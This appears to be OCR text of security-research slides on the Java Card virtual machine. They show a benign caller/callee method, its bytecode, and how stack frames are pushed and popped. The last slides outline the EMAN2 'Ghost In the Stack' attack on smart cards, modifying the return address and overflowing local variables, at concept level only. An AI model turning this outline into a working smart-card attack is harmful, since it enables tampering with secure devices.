public short callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

Java code

```
public void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public short callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
public short callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

Java code

```
public void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public short callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
public short callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

Java code

```
public void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public short callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
public short callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

Java code

```
public void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public short callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
public void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```


```
public short callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

```
public short callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```


Java code

Java Card byte code


Java Card Stack: Pushing a Frame




Java Card Stack: Pushing a Frame



Java Card Stack: Popping a Frame



Java Card Stack: Popping a Frame




EMAN2: *A Ghost In the Stack*

- Modifying the return address;


EMAN2: *A Ghost In the Stack*

- Modifying the return address; [Bouffard et al., CARDIS 2011]
- Overflow from the local variables area.




EMAN2: *A Ghost In the Stack*

- Modifying the return address; [Bouffard et al., CARDIS 2011]
- Overflow from the local variables area.



